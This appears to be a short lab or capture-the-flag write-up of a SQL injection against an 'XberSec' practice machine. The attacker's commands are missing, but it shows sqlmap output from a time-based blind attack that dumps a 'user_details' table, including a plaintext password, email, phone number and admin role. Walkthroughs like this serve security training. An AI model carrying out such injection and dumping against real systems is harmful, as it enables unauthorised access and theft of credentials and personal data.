
XBERSEC

SQL-injection vulnerability




PRADIP PIPROTAR

1. Introduction to Xbersec

The XberSec Machine is typically associated with cybersecurity systems or solutions that aim to enhance digital security by identifying and defending against cyber threats. While specific details might vary depending on the context, the term "XberSec" is likely a combination of "Cyber" (referring to cybersecurity) and "Sec" (for security). A machine branded as XberSec refer to software solutions designed to protect digital environments**.**

2. SQL-injection vulnerability

- **Find the database name using Sql-injection script**



- **Find the table in xtree database**

- **Find the user_details in xtree database table**

```
[17:29:35] [INFO] the back-end DBMS is MySQL
back-end DBMS: MySQL ≥ 5.0.12
[17:29:35] [INFO] fetching entries of column(s) 'usr_email,usr_email_id,usr_name,usr_password' for table 'user_details' in database 'xtree'
[17:29:35] [INFO] fetching number of column(s) 'usr_email,usr_email_id,usr_name,usr_password' entries for table 'user_details' in database 'xtree'
[17:29:35] [WARNING] time-based comparison requires larger statistical model, please wait.............................. (done)
[17:29:37] [WARNING] it is very important to not stress the network connection during usage of time-based payloads to prevent potential disruptions
do you want sqlmap to try to optimize value(s) for DBMS delay responses (option '--time-sec')? [Y/n] Y
1
[17:29:53] [WARNING] (case) time-based comparison requires reset of statistical model, please wait.............................. (done)

[17:29:55] [WARNING] in case of continuous data retrieval problems you are advised to try a switch '--no-cast' or switch '--hex'
[17:29:55] [INFO] retrieved:
[17:30:05] [INFO] adjusting time delay to 1 second due to good response times
smith@g.co
[17:30:42] [INFO] retrieved: samsmith
[17:31:09] [INFO] retrieved: Smith@123
Database: xtree
Table: user_details
[1 entry]
+----------+-----------+---------------+---------------+
| usr_name | usr_email | usr_email_id | usr_password |
+----------+-----------+---------------+---------------+
| samsmith | <blank>   | smith@g.co   | Smith@123    |
+----------+-----------+---------------+---------------+
```

```
[17:35:42] [INFO] retrieved: usr_email_id
[17:37:08] [INFO] retrieved: usr_mobile_no
[17:38:51] [INFO] retrieved: usr_role
[17:39:54] [INFO] retrieved: usr_password
[17:41:24] [INFO] retrieved: Active
[17:41:58] [INFO] retrieved: created_date
[17:43:12] [INFO] retrieved: created_by
[17:44:16] [INFO] fetching entries for table 'user_details' in database 'xtree'
[17:44:16] [INFO] fetching number of entries for table 'user_details' in database 'xtree'
[17:44:16] [INFO] resumed: 1
[17:44:16] [WARNING] (case) time-based comparison requires reset of statistical model, please wait.............................. (done)
A
[17:44:19] [INFO] retrieved:
[17:44:23] [INFO] adjusting time delay to 1 second due to good response times
Sam Smith
[17:44:53] [INFO] retrieved: Admin
[17:45:09] [INFO] retrieved: 2020-10-19 14:52:57
[17:46:09] [INFO] retrieved: 1
[17:46:11] [INFO] retrieved: smith@g.co
[17:46:50] [INFO] retrieved: 9966586523
[17:47:24] [INFO] retrieved: samsmith
[17:47:50] [INFO] retrieved: Smith@123
[17:48:20] [INFO] retrieved: 8001
Database: xtree
Table: user_details
[1 entry]
+--------+---------------+------------+-----------+-----------+-----------+------------+---------------------+---------------+----------------+
| userID | usr_email_id | name       | Active    | usr_name | usr_role | created_by | created_date        | usr_password | usr_mobile_no |
+--------+---------------+------------+-----------+-----------+-----------+------------+---------------------+---------------+----------------+
| 1      | smith@g.co   | Sam Smith | A         | samsmith | 8001     | Admin      | 2020-10-19 14:52:57 | Smith@123    | 9966586523    |
+--------+---------------+------------+-----------+-----------+-----------+------------+---------------------+---------------+----------------+
```